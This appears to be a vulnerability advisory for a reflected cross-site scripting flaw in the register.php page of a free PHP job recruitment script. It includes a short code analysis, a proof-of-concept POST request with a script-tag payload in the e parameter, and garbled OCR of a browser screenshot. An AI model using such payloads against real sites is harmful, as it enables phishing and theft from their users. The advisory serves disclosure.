job-recruitment-in-php has Cross Site Scripting vulnerability

supplier

https://code-projects.org/job-recruitment-in-php-css-javascript-and-mysql-free-download/

Vulnerability file


/register.php and e parameter

describe

The vulnerability of cross-site scripting attack in job-recruitment system is register.php file. The parameter that can be controlled is: $_GET['e'].Exploit vulnerabilities can be phishing，get sensitive infromation.

Code analysis

Get $e from $_GET, and montage the value to $userstring1. echo $userstring1 leads to cross-site scripting vulnerability.




POC

```
POST /register.php/ HTTP/1.1
Host: airecruitmentsystem
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101
Firefox/133.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
Origin: http://airecruitmentsystem
Connection: close
Referer: http://airecruitmentsystem/register.php/
Cookie: PHPSESSID=k2j8lv5uh7kjvag3t57a63276s
Upgrade-Insecure-Requests: 1
Priority: u=0, i

e=%3Cscript%3Ealert%282%29%3B%3C%2Fscript%3E&p1=admin123
```

Result


airecruitmentsystem/register.php/
可将书签放在书签工具栏上，方便快速访问。管理书签...
success||0192023a7bbd73250516f069df18b500
airecruitmentsystem
2
确定
正在传输来自 airecruitmentsystem 的数据...

查看器
控制台
调试器
网络
样式编辑器
性能
内存
存储
无障碍环境
应用程序
HackBar
Encryption
Encoding
SQL
XSS
LFI
XXE
Other
Load URL
Split URL
http://airecruitmentsystem/register.php/